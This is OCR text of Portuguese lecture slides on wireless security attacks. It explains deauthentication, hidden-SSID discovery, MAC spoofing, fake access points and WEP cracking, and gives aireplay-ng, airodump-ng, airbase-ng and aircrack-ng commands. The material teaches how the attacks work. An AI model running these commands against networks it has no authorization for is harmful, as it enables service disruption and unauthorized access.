
Alguns drivers não são compatíveis com o airmon-ng, uma alternativa é alterar o modo diretamente na interface usando o comando iwconfig.

 # iwconfig wlan0 mode monitor

Para capturar pacotes, usa-se o programa airodump-ng.


 # airodump-ng wlan0mon

airmon-ng start wlan0



;) Prof. Marcos Monteiro

airodump-ng wlan0mon



;) Prof. Marcos Monteiro

4.2 - Ataque de Desassociação


Como todos os pacotes de controle são enviados em texto puro e sem nenhuma forma de autenticação da origem, um atacante pode enviar pacotes marcados como sendo originados do AP indicando o encerramento da conexão. Com isso os clientes acreditarão que o AP encerrou a associação e irão tentar se conectar novamente.

O programa aireplay pode ser usado para injetar pacotes de desassociação. O comando:

aireplay-ng --deauth 10 -a FF:FF:FF:FF:FF:FF -c AA:AA:AA:AA:AA:AA wlan0mon

Envia 10 pacotes de desassociação em nome do AP “FF:FF:FF:FF:FF:FF” para o cliente com cujo endereço MAC é AA:AA:AA:AA:AA:AA.

Comando aireplay-ng



;) Prof. Marcos Monteiro

4.3 - Descobrindo redes ocultas


- Uma opção comum em vários APs é a de esconder o seu SSID. Isto normalmente é feito por administrados que querem evitar que intrusos tentem acessar sua rede.
- Porém, como veremos, a segurança dada por esta técnica é muito baixa. Primeiro mesmo que o SSID de um AP esteja escondido, ele ainda deve enviar Beacon Frames e Probe Responses normalmente, mas sem o seu SSID. Isso permite que um atacante saiba da existência do AP.
- Além disso durante o Association Request, um cliente deve enviar o SSID do ponto de acesso. Escutando passivamente, um atacante eventualmente pode capturar um Association Request e descobrir o SSID.
- Se o atacante não quiser esperar, pode ainda enviar um ataque de desassociação, como visto anteriormente, forçando o cliente a se reconectar e assim capturando o seu Association Request. É fácil descobrir quais clientes estão conectados a cada AP simplesmente observando o tráfego.

4.4 - Burlando filtros por MAC

- Um mecanismo de segurança utilizado tanto em redes cabeadas quanto redes sem fio são filtros por endereços MAC. Filtros por endereços MAC fazem com que o gateway de uma rede rejeite todos os pacotes exceto os provenientes de uma certa lista de endereços MAC pré-cadastrada. Deste modo, apenas clientes cadastrados podem utilizar a rede.
- Enquanto esse mecanismo pode ser efetivo em redes cabeadas, em redes sem fio sua efetividade diminui muito. Isso ocorre pois em todo pacote enviado em uma rede sem fio está presente o endereço MAC, independente da criptografia ou mecanismo da rede.
- Por isso, um atacante que pretende se associar a uma rede com filtros por endereços MAC só precisa escutar e tomar nota do endereço MAC de algum cliente autorizado. Então, modificar o seu próprio endereço MAC para este, preferencialmente quando o cliente verdadeiro não estiver na rede. Uma outra possibilidade é impedir a conexão do verdadeiro cliente pelo uso de pacotes de desassociação.

4.5 – Ataque com Falsos APs

- Em uma rede com diversos APs, um atacante pode enviar Beacon Frames e Association Responses como faria um AP legítimo da rede. Se o sinal do atacante for mais forte que o de outros APs, o cliente se associará ao computador do atacante. A partir daí o atacante pode escutar e enviar qualquer informação para a vítima. Quando o atacante encaminha os pacotes para rede, eventualmente modificando-os, isso é conhecido como ataque do homem-no-meio (MitM) e a vítima pode não perceber que há algo de errado.
- Mesmo que o sinal do atacante não seja mais forte, ele pode forçar um cliente a associar-se a ele injetando pacote de desassociação em nome dos APs legítimos.
- Uma variação desse ataque consiste em o computador do atacante responder a qualquer Association Request com um Association Response equivalente. Devido a configurações comuns em muitos sistemas, o dispositivo pode se conectar a uma rede conhecida assim que ela é detectada. Assim o atacante pode se conectar ao dispositivo de uma pessoa sem que ela saiba do que está acontecendo. Talvez mesmo sem estar usando o dispositivo.
- O programa airbase-ng é capaz de criar falsos pontos de acesso.



uso: airbase-ng <options> <replay interface>

-F prefix : Local onde irá armazenar os dados
--essid <ESSID> : especifique o ESSID (short -e)
-Z type : coloque para usar WPA2. 1=WEP40 2=TKIP 3=WRAP
4=CCMP 5=WEP104
-c channel : informar o canal para ser usado
-i iface : interface onde o fake AP será criado

;) Prof. Marcos Monteiro

5 – Redes WEP

- O **W**ired **E**quivalent **P**rotection, mais conhecido simplesmente como WEP, é um protocolo de segurança presente no primeiro padrão IEEE 802.11 e pretende proteger o tráfego contra escuta de pacotes e impedir que clientes não autorizados se conectem a pontos de acesso.
- Diversas falhar foram descobertas no WEP que levaram a sua depreciação em 2004, com a introdução do WPA2.
- O WEP possui um vetor de inicialização (IV) de 24 bits gerado aleatoriamente. A senha WEP é concatenada com o IV e é gerado a cifra RC4, que por sua vez gera uma keystream onde é mesclada ao pacote, em texto plano, e enviado ao cliente.
- O cliente obtém o valor do IV, combina-o com a chave WEP e utilizando o algoritmo RC4, gera o mesmo keystream. Utiliza-se um novo IV para cada pacote enviado.

5.1 - Obtendo a Chave WEP

- A fraqueza do WEP está no uso do RC4. Existem alguns “IV fracos” que revelam informações sobre o resto da chave usada no RC4 e tornam plausível a quebra por força bruta em poucos minutos. Estes “IV fraco” variam para cada chave WEP.
- Por tanto, para quebrar uma chave WEP, um atacante precisaria apenas ficar coletando pacotes com IVs diferentes até ter um número suficiente para que seja possível quebrar a chave. Ele poderia obter esses pacotes com o airodump.
- **# airodump-ng -w saida wlan0mon**
- Em média, são necessários 300.000 IVs para quebrar uma chave de 64bits. Pode demorar muito tempo para coletar essa quantidade de pacotes. Por isso, para acelerar esse ataque, o atacante pode injetar pacotes que gerariam respostas com IVs diferentes.

5.1 - Obtendo a Chave WEP

Uma técnica comum é o ARP Request Replay. O atacante espera um cliente enviar um pedido de resolução ARP para o AP. Estes pacotes podem ser identificados, mesmo criptografados, pelo seu tamanho e comportamento. Então o atacante repete esse pacote muitas vezes, fazendo o AP criar vários novos pacotes com IVs diferentes.

Um exemplo de realização deste ataque com a ferramenta aireplay-ng é, em uma outra janela:

 # aireplay-ng -3 -b 00:13:10:30:24:9C wlan0mon

Onde 00:13:10:30:24:9C é o endereço MAC do AP e 3 é o tipo de ataque ARP Request Replay.

Após coletados IVs suficientes, executa-se o programa aircrack-ng:

 # aircrack-ng saida*.cap

Wireless Settings

Wireless Network

- [x] Enable SSID Broadcast
- [ ] Enable Wireless Isolation

Name (SSID): test

Region: Europe

Channel: Auto

Mode: Up to 150 Mbps

Security Options

- ( ) None
- (•) WEP
- ( ) WPA-PSK [TKIP]
- ( ) WPA2-PSK [AES]
- ( ) WPA-PSK [TKIP] + WPA2-PSK [AES]

Security Encryption (WEP)

Authentication Type: Automatic

Encryption Strength: 128-bit

Security Encryption (WEP) Key

Passphrase: Generate

Key 1 : (•) 5AA66D03135CB2D67F61D19040

Key 2 : ( ) 5AA66D03135CB2D67F61D19040

Key 3 : ( ) 5AA66D03135CB2D67F61D19040

